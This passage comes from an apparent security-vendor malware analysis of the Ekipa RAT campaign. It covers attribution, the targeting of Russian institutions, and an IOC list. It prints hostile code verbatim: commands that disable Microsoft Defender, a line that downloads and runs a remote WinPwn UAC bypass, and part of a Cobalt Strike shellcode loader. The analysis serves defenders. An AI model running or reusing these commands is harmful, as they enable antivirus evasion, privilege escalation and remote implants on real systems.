13	Set-MpPreference -DisableArchiveScanning $true
14	Set-MpPreference -DisableIntrusionPreventionSystem $true
15	Set-MpPreference -DisableScriptScanning $true
16	Set-MpPreference -SubmitSamplesConsent 2
17	Set-MpPreference -EnableControlledFolderAccess Disabled
18	Set-MpPreference -PUAProtection disable
19	Set-MpPreference -HighThreatDefaultAction 6 -Force
20	Set-MpPreference -ModerateThreatDefaultAction 6

21	Set-MpPreference -LowThreatDefaultAction 6
22	Set-MpPreference -SevereThreatDefaultAction 6
23	Set-MpPreference -ScanScheduleDay 8
24	Set-MpPreference -MAPSReporting 0
25	Set-MpPreference -HighThreatDefaultAction 6 -Force
26	Set-MpPreference -ModerateThreatDefaultAction 6
27	Set-MpPreference -LowThreatDefaultAction 6
28	Set-MpPreference -SevereThreatDefaultAction 6
29	Set-MpPreference -ScanScheduleDay 8

***Figure 16**: List of commands tempering with Microsoft Defender settings.*

Analysis of uac.bat

Script uac.bat executes 1.bat script leveraging User Account Control Bypass from GitHub:

```
iex(new-object
net.webclient).downloadstring('https://raw.githubusercontent.com/S3cur3Th1sSh1t/WinPwn/121dce
e26a7aca368821563cbe92b2b5638c5773/WinPwn.ps1')UACBypass -noninteractive -command
"C:\windows\system32\1.bat" -technique DiskCleanup
```

Analysis of 1.bat, 2.bat and 4.bat

Script 1.bat downloads and executes payload from http[:]//185.246.220[.]149:10443/work6, which is a PowerShell Cobalt Strike Beacon loader.

```
2692 yMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIy
2693 MjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyM
2694 jIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMj')
2695
2696     for ($x = 0; $x -lt $var_code.Count; $x++) {
2697         $var_code[$x] = $var_code[$x] -bxor 35
2698     }
2699
2700     [Byte[]]$func_gmh = [BitConverter]::GetBytes((func_get_proc_address kernel32 GetModuleHandleA).ToInt64())
2701     [Byte[]]$func_gpa = [BitConverter]::GetBytes((func_get_proc_address kernel32 GetProcAddress).ToInt64())
2702     [Array]::Copy($func_gmh, 0, $var_code, 91341, $func_gmh.Length)
2703     [Array]::Copy($func_gpa, 0, $var_code, 91356, $func_gpa.Length)
2704
2705     $var_va = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((func_get_proc_address kernel32.dll VirtualA
2706 (func_get_delegate_type @([IntPtr], [UInt32], [UInt32], [UInt32]) ([IntPtr])))
2707     $var_buffer = $var_va.Invoke([IntPtr]::Zero, $var_code.Length, 0x3000, 0x40)
2708     [System.Runtime.InteropServices.Marshal]::Copy($var_code, 0, $var_buffer, $var_code.length)
2709
2710     $var_runme = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($var_buffer, (func_get_delegate_type @([
2711 ) ([Void])))
2712     $var_runme.Invoke([IntPtr]::Zero)
2713 }
```

***Figure 17**: Example PowerShell Cobalt Strike Beacon loader*

Configuration of the Beacon can be extracted using one of the scripts available on GitHub.




***Figure 18**: Cobalt Strike configuration extracted from one of the Beacons*

Scripts 2.bat and 4.bat work analogically to 1.bat, they differ in the URL to fetch the Beacon PowerShell loader and Cobalt Strike Team Server IP address in the configuration.

Attribution

All Cobalt Strike configurations shared the same watermark (206546002), which TrendMicro researchers tied to the Play and Quantum ransomware groups. Cobalt Strike beacons with this watermark were dropped by Emotet and SVCReady botnets.

The Ekipa RAT is also being used in the Russian -Ukraine Conflict. While the analyzed Command and Control server azure-tech[.]pro seemed to be geo-fenced to only allow traffic from Ukraine, other documents were used in attacks against Russia. Documents communicating with kc-3[.]ru and roskazna[.]net domains used lures targeting Russian recipients.




***Figure 19**: Lure used in document "Приказ №21 от 29-03-2022.docx" impersonating Federal Treasury of Russia*

The Institute of Natural and Technical Systems is a Russian entity being sanctioned by the Ukrainian government. In one of their publications called “List of measures to improve the security of the organization's IT infrastructure from the Ministry of Education and Science” (translation by Trustwave), they mention the roskazna[.]net domain and document with the same filename as presented above and attribute it as part of the campaign against the Russian Federation.




***Figure 20**: Part of the article published by Institute of Natural and Technical Systems*

Trustwave identified two emails, with the aforementioned document as a malicious attachment, targeting major governmental and financial institutions in the Russian Federation. The first email was addressed to the Federal Customs Service of Russia, the second was addressed to one of the Gazprom Russia departments – main Russian natural resources extractor.




***Figure 21**: Emails with malicious attachment targeting the Federal Customs Service of Russia and Gazprom Russia*

As shown in this research, the Ekipa RAT is actively being used to target Russian entities and individuals, which is in line with the Malwarebytes research.

Given that one of the servers appeared to be geofenced to only allow traffic from Ukraine, there is a small chance that it was used by two sides of this conflict.

It is interesting that while being sold on pro-Russian forums, Ekipa RAT is leveraged to target entities in Russia, which breaks the unwritten rule of this country's hacker underground – don't hack Russia.

Microsoft Publisher and XLL variants of Ekipa RAT

We did not identify samples of those EKIPA RAT variants in the wild. The IOC section includes one Excel document with embedded macros that, based on the included URL pattern, is an Ekipa RAT loader, however the C2 server was inactive during our analysis.

Both XLL Excel add ins and Publisher variants are most likely a response to Microsoft blocking macros in files downloaded from Internet. While XLL files are widely used by threat actors, Microsoft Publisher (.pub) files are a niche.

Just as with other Microsoft office products, like Excel or Word, Publisher files can contain macros that will execute upon the opening or closing the file, which makes them interesting initial attack vectors from the threat actor's point of view. When Microsoft blocked macros from executing in files downloaded from the Internet, it did not do so for the Publisher files.




***Figure 22**: Part of Microsoft's documentation at https://learn.microsoft.com/en-us/deployoffice/security/internet-macros-blocked*

The user is presented with the warning but is still one click away from executing the malicious file and possibly infecting a machine. So far, Trustwave has not observed an uptick in malicious Publisher email attachments. Nevertheless, Trustwave SpiderLabs is monitoring the situation.




***Figure 23:** Security Notice displayed when user tries to run Publisher file with Macros downloaded from the internet*

Conclusion

The Ekipa RAT is a great example of that how threat actors are continuously changing their techniques to stay ahead of the defenders. As shown in this research, the creators of this malware are tracking changes in the security industry, like blocking macros from the internet by Microsoft, and shifting their tactics accordingly. It is also interesting to see how sophisticated threat actors adopt these new tools into their arsenal for a better chance of completing their objectives.

Trustwave SpiderLabs would like to thank the team members who contributed supplemental findings in support of this blog.

IOCs

Initial Microsoft Word Documents

Initial Document	C2 Domain

03eb08a930bb464837ede77df6c66651d526bab1560e7e6e0e8466ab23856bac	cloud-documents[.]com
0661fc4eb09e99ba4d8e28a2d5fae6bb243f6acc0289870f9414f9328721010a	
8336260aa342272f92b12050772e56b4012c848f58707e704a32ea3705de30b4	azure-tech[.]pro
0b76f4c321ac5193890c4ae32f542e0d95fce42ff9aa5bb0ec4b7d4be932d2ec	roskazna[.]net
2826e891fb9d9076513005f39e036a9d470b59d6eeaafb71e7ccbd039f349ba5	
3e74c248a6e2272e0fc9365ce79188241ed3d3924bfbac7ae31caf5ae336b4cb	
46b899d25e3ee77572a302859e1177cd0cd4a474e4b31e4f1e2cfc0e9a753a98	
535561be76de14d3d6724ad11ed1cdbe914388d549579fd7f7f0c6fb09431d47	
563537a99531e62a4e8b7c7e9a15f966e3d22c724d4b83e994a074539ff10159	
624ea33f8b92dbc98ff07d9c225863ac323a4cc08a5f3599d753efe0c9332409	
64b131ff403c716d4ff9d4c749e8c7152e6c42f6eddf78c307b0da5f1321fc1e	
7324f089604e2722860322ce2178692ce9c20c409f31bda6be08e2467bef1d1d	
765a06387e3da1b3870328eb062864a97b02d047f5d2f08ee39890f8d77dc61d	
7a03e24535fd73a9e0f98ea692ea802c1e0af3067ae1205a3bcd44314666c393	
881f38d91652fade6494e59cc8baf4f64508a8daf0f5bfba5328da1d409f107d	
8c6cfb7e620d57864cbbd55a982c2002a9bf2e6691a40bd08faf53288c54444d	
b10b48212b256951e69161a4978e5f32a4e402e3a3f69afa67cb4a0546cb62b5	
b841d0004f4692dd7ec85e661e2e5295199da11ff8d1013ecacdcbf36c33623b	
ba7c39cc4e349a852241b929c6046734ab3a8a94d19d0b8abb8f25023bbebfa0	

c380a287cc6198feba0e707049031a2f3c606dba1402a9dc3842d861e9023de1	
c9d2ddf2bf879d165329c5768e256175e972cf5dca589d9ac35e46a037c22877	
dbb7f05e55fa575cba2c51f2507278ee1e97d92bec8839501e9fef5ffb261c4f	
e03d018812cab38bd0bf1ac6dfce0131638ce809e2070df4e80546a1635a8159	
e20effff374b2a9c9422d438c833d875232f30f55e21e359b18a8801b905058e	
e345e15b73778cb5739cb8d5cb3d1697c825904490c2c57c95b33a12d5219cca	
e617877f439eaa4fed535e05afae96d91d7e483ae7d3a5b64d487a74f2071461	
e6ecb28f57fff1548b46869a15d5e684ba21fd724f833292438bdbc11b43666e	
f07946d42ae26e19657c0e13b58650bc003d4232238198d0edf870181c3015dc	
f95c757e7bfe75f440120f60671f6d00c7a94f588e5d5fda0081dd819e685060	
ff18d3bb78b00e501628725dfa4b1ec1e4e65ba48f45b442142ccf420993a4e1	
619564eb8a89522cadaba85060221052612bf04c3199c10580317a1e7b1ac381	xlssmooth[.]xyz
8c45ef0dc9b48205924b93c0c30e617bd6b5daa5672d67a72504d2c8e586f84c	kc-3[.]ru
c18b825130accac6ec129c59ba06e74350b0255856f7f59b437ff20f2a789c78	
d77ac3175bfa0c7832111099be004b06ca9569101b07611d151c845ddb268db6	
e7434bb1a8f57230f689f0809aee05340af46ff8e8c05b6a7a266dc57b6f14cc	
5d12d567c4d85657cce63bf73868eda9b98f76b91cea6cb1ada4840a53314061	mejito[.]ru
b91e10c2c01b398dbf27df0274604b8efe78e0a51f947ade9ad6d198df5c31e5	
c117df5fe9bd83998c1e2cc1f0bc0bc4ac8a567b355c1fab515f1381c4c0e52e	
ce792512a4a2a19f2c43582a6f44cb11a9f33afa5f6cda9e4e78529ce1c653de	

72933000d4e210b981de3f768af24bcb6e545087ba36ca0c4bbf9c27a4962fc6	ekb[.]tanzedrom[.]ru
aa25233e5566d73102fa499f1ffb928af566c172ee89218ed9aa42e4edefcece	
e587b272d96ab772dada266f8f580e342fcb84e9611b7961f3e1aa7dfbc37415	
e7b68ee7b73b4d0debc5342fcadfd64598769d67af6b13909dffeee0c284ee47	
f0a324064c2a2e981177c24fc5bcaa0131d7fc1380d56f94f6c28c259f92a843	
f2c404c22fba58c3e69d2e1d526b100040874206b06c13052f2099867850f008	

Microsoft Word Remote Templates

4ee626e058e7be9e5d20f314895500c5abf34c61a15a3b9b4f90c04f88c26aad

e5a302c3d53851be4e09585f7462346a6f7a71b02bf38d8483f5c48e2ab845c7

Initial Microsoft Excel Document

Initial Document	C2 Domain
9bfb2393b5985577ba223360e24a398fdc93914243414a3350d3faee809135f5	atp-telemetry-hub[.]com

In the Wild Use

146[.]70[.]87[.]218	IP addresses hosting 2nd stage payloads
146[.]70[.]87[.]148	
146[.]70[.]87[.]186	
193[.]47[.]61[.]182	
hxxp://146[.]70[.]87[.]218/load/6.bat	2nd stage batch script observed in Ekipa RAT campaign

hxxp://146[.]70[.]87[.]218/load/doc.dll		2nd stage dll observed in Ekipa RAT campaign
hxxp://193[.]47[.]61[.]182/load/powerDEF.bat	9f8b39480505b822c0a34f60f0604a68	Batch script tempering with Defender settings.
hxxp://193[.]47[.]61[.]182/load/uac.bat	1c25e329b603f8b8088d7f291c308b39	Batch script with UAC bypass
hxxp://193[.]47[.]61[.]182/load/1.bat	e322156d6b142647e61f22c6929a2c08	Batch scripts leading to Cobalt Strike beacon installation.
hxxp://193[.]47[.]61[.]182/load/2.bat	50433cf9c4fe37db367e9741b36b58d8	
hxxp://193[.]47[.]61[.]182/load/4.bat	c236ba55a7e3513fd59d39c75356a52f	
hxxp://185[.]246[.]220[.]149:10443/work6	4ad293fe645ca18db71273771418f440	PowerShell Cobalt Strike beacons loaders
hxxp://185[.]246[.]220[.]148:10443/work5	45246a95de6022d3bd254f4e8f460436	
hxxp://85[.]208[.]136[.]130:80/work2	4896024921a0b23d84f75e845452759d	
185[.]246[.]220[.]149		Cobalt Strike team server
185[.]246[.]220[.]148		
85[.]208[.]136[.]130		
206546002		Cobalt Strike watermark